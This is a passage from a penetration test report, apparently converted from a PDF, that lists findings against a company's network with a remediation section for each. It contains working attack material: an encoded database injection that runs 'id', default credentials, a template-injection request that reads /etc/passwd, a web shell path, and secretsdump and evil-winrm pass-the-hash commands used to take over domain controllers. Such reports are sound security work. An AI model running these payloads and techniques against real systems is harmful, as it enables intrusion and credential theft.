ime%28%29.exec%28cmd%29.getInputStream%28%29%29.useDelimiter%28%22%5C%5C%5C%5CA
%22%29%3B+return+s.hasNext%28%29+%3F+s.next%28%29+%3A+%22%22%3B++%7D%24%24%3B%0
D%0ACALL+EXECVE%28%27id%27%29%3B
```

Commands are executed on behalf of the superuser (root), it is recommended to run the application not from a privileged user.



Recommendations for remediation:

- The parameters received by the web application should undergo processes of sanitization and filtering to prevent the execution of control structures.
- Commands are executed on behalf of the superuser (root), it is recommended to run the application not from a privileged user.

3.1.11 WLRM-BSTCM-1874 Default Credentials in Zabbix Server

Address: https://10.149.2.119/

User account: inapplicable

Severity level: High

Description:

The default credentials for accessing the Zabbix Server as an administrator are used without modification.

Example:

```
Admin:zabbix
```

Recommendations for remediation:

- Adjust the settings to a secure level;
- Change the used accounts and passwords to secure ones.

3.1.12 WLRM-BSTCM-1877 Local Privilege Escalation to System on Confluence Server

Address: 10.141.64.7

User account: inapplicable

Severity level: High

Description:

The audited application incorrectly assigns, modifies, tracks, or checks privileges for a subject, unintentionally providing opportunities for manipulating the subject's access rights. Such a vulnerability allows a potential attacker to elevate their privileges in the system and gain access to confidential company data and user information within the service.

Example:


Through the identified vulnerabilities in the Confluence web service, access to command execution was gained using: http://10.141.64.7/shell.jsp

Command execution was detected under the context of "NT AUTHORITY". A user named "pentest" was created and added to the "Administrators" and "Remote Desktop Users" groups. NTLM and MSCACHEv2 were dumped from the LSASS memory for subsequent access to other servers.

As a result of the Pass-The-Hash attack, administrator-level privileges were obtained on the following servers:

```
10.141.64.7 - nlv30.bestcompany.com
10.141.64.10 - nlv21.bestcompany.com
10.141.64.11 - nlv17.nl.bestcompany.com
10.141.64.15 - nlv70.Bestcompany.com
10.141.64.16 - nlv71.Bestcompany.com
```

The local administrator password has been recovered for user **builduser**



Recommendations for remediation:

- Update the versions of the used software;
- When encountering configuration errors in the software, rectify the identified security issues;
- Strictly segregate the rights of users and services running on the server systems.

3.1.13 WLRM-BSTCM-1878 Default Credentials in Confluence

Address: 10.141.64.7

User account: inapplicable


Severity level: High

Description:

Default accounts and their passwords are used without any modifications.

Example:

There is a possibility of authentication in the service using an administrator account: `admin:admin`



Recommendations for remediation:

- Change the used accounts and passwords to secure ones.

3.1.14 WLRM-BSTCM-1879 Path Traversal in the News Mail Service Template

Address: https://news.bestcompany.com/

User account: [SNIP]

Severity level: High

Description:

Path traversal, also known as directory traversal or directory climbing, is a type of web application vulnerability that allows an attacker to access files or directories outside the intended directory or web root. It occurs when the web application does not properly validate and sanitize user-supplied input, such as file paths or filenames.


The danger of path traversal lies in the unauthorized access it grants to sensitive files and directories on the server. By manipulating the input to include "../" or other special characters, an attacker can traverse directories and access files or directories they are not supposed to access.

Example:

Path traversal via template injection to extract data from /etc/passwd

```
POST /api/v1/emails/modules/render HTTP/1.1
Host: news.bestcompany.com
Cookie: JSESSIONID=[SNIP]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/114.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 268
Origin: https://news.bestcompany.com
Referer: https://news.bestcompany.com/emails/module/65
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```

```
Connection: close

{"module":{"id":65,"name":"Test module without entities","content":"<mj-include path=\"/etc/passwd\" type=\"css\"/>Test module","params":[],"dependencies":[],"lastModified":"2023-06-11T18:17:04.338884Z","fields":{},"sourceFields":{}},"params":{},"dependencyParams":{}}
```



Recommendations for remediation:

The parameters received by the web application must undergo sanitization and filtering processes to prevent the execution of control structures.

3.1.15 WLRM-BSTCM-1881 High Privileged Credentials in Browser Profile

Address: nlv71.nl.bestcompany.com

User account: [SNIP]

Severity level: High

Description:

The credentials of privileged users should not be stored in plain text and be readable.

Example:

After gaining control of the server nlv71.nl.bestcompany.com (WLRM-BSTCM-1877) on behalf of the user **builduser**, authorization was performed via the RDP protocol and access details were extracted from the Firefox browser for the user **[SNIP]**.


After compromising the access details, successful attempts were made to access the infrastructure. The user **[SNIP]** is a member of many administrative groups in the domain, for example, administrative access to 19 domain servers:


```
CV140.bestcompany.com
CV191.bestcompany.com
CV265.bestcompany.com
CV298.bestcompany.com
CV355.bestcompany.com
CV356.bestcompany.com
CV371.bestcompany.com
CV372.bestcompany.com
CV397.bestcompany.com
CV495.bestcompany.com
DFWV025.bestcompany.com
DFWV026.bestcompany.com
DFWV033.bestcompany.com
DFWV035.bestcompany.com
NLV11.bestcompany.com
NLV21.bestcompany.com
```

```
NLV30.bestcompany.com

NLV70.bestcompany.com

NLV71.bestcompany.com
```

Access with administrator privileges to manage the virtualization infrastructure (XEN Orchestra): https://10.148.2.69/

Password Manager Pro password store has been accessed: https://pwdmanager-stg.bestcompany.dev/





Recommendations for remediation:

- change user credentials;
- use two-factor authorization to access critical infrastructure;
- prohibit the storage of user credentials on the end servers.

3.1.16 WLRM-BSTCM-1888 Insecure Storage of Sensitive Information

Address:
cv053.bestcompany.com
cv028.bestcompany.com
vin041.bestcompany.com
dfv016.bestcompany.com
dfv015.corp.bestcompany.dev
cv092.corp.bestcompany.dev

User account: [SNIP] → xenbackup → adldap/[SNIP] → pentest

Severity level: High

Description:

The application stores confidential information in plain text within a resource that can be accessed by a potential attacker.

Example:

Domain controllers (bestcompany.com и corp.bestcompany.com):

```
cv053.bestcompany.com
cv028.bestcompany.com
vin041.bestcompany.com
dfv016.Bestcompany.com
dfv015.corp.bestcompany.dev
cv092.corp.bestcompany.dev
```

After gaining access to Xen Orchestra (WLRM-BSTCM-1887) and the credentials of the hypervisors (WLRM-BSTCM-1886), the credentials of the XEN hypervisors themselves were examined. In the configuration file **fstab** ("/etc/fstab") and in the user's command history (".bash_history"), the working credentials **xenbackup** for connecting to file storages with virtual machine backups were discovered.

For a domain controller cv053.bestcompany.com, the corresponding virtual machine (cv053 - AD2) was found and the hypervisor on which it resides was determined - amsh7 (alpha.gogard) - 10.139.9.29. An SSH connection was made on behalf of **root** and the storage with backups was connected:

```
ssh root@10.139.9.29
mount /backup
```

```
[SNIP]
//10.139.20.15/xenserver-backups/amsh7.nl2.bestcompany.com on /backup type cifs
(rw,relatime,vers=3.0,cache=strict,username=xenbackup,uid=0,forceuid,gid=0,noforcegid,addr=
10.139.20.15,file_mode=0755,dir_mode=0755,soft,nounix,serverino,mapposix,rsize=1048576,w
size=1048576,echo_interval=60,actimeo=1)
```

After finding available backup of the domain controller (amsh7_cv053_-_AD2_backup_2023-07-08.xva), it was copied in order to extract the Active Directory database (NTDS) from the file system:


```
secretsdump.py -system AD2_SYSTEM -sam AD2_SAM -security AD2_SECURITY -ntds
AD2_ntds.dit local -just-dc-ntlm
[*] Target system bootKey: [SNIP]
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: [SNIP]
[*] Reading and decrypting hashes from AD2_ntds.dit
CV028$:4332:aad3b4…404ee:[SNIP]:::
CV053$:4331:aad3b435…b51404ee:[SNIP]:::
VNO003$:4463:aad…1404ee:[SNIP]:::
VNO002$:16921:aad3…404ee:[SNIP]:::
Guest:501:aad3b435…404ee:[SNIP]:::
krbtgt:502:aad3b4…ee:[SNIP]:::
[SNIP]
```


2839 records were extracted, including 469 unique NTLM hashes of domain users. Domain controllers and servers in the domain are vulnerable to pass-the-hash authorization - just knowing the NTLM user is enough to log in to the system. Access to domain controllers has been verified **bestcompany.com** on behalf of **adldap** and to domain controllers **corp.bestcompany.dev** on behalf of **[SNIP]**:


```
evil-winrm -u adldap -H [SNIP] -i cv053.bestcompany.com
evil-winrm -u adldap -H [SNIP] -i cv028.bestcompany.com
evil-winrm -u adldap -H [SNIP] -i vin041.bestcompany.com
evil-winrm -u adldap -H [SNIP] -i dfw016.bestcompany.com
```

```
evil-winrm -u akiparuk -H [SNIP] -i dfw015.corp.bestcompany.dev
evil-winrm -u akiparuk -H [SNIP] -i cv092.corp.bestcompany.dev
```

As a confirmation of the presence of administrator rights on the domain controller **cv053.bestcompany.com** administrator **pentest** has been added.







Recommendations for remediation:

- Use cryptographic methods for secure storage of user data;
- Use existing mechanisms for ensuring the security of user data in web applications.

3.1.17 WLRM-BSTCM-1900 Weak Password Requirements in the Internal Domain

Address: bestcompany.com

User account: inapplicable

Severity level: High

Description:

The audited domain does not perform proper reliability checks on passwords set by users. This vulnerability allows an attacker to compromise user accounts with weak passwords by conducting a brute-force attack.

Example:

The complexity of passwords used by users in the domain was analyzed. A lot of accounts using passwords based on a single template - “company name and year” have been identified:

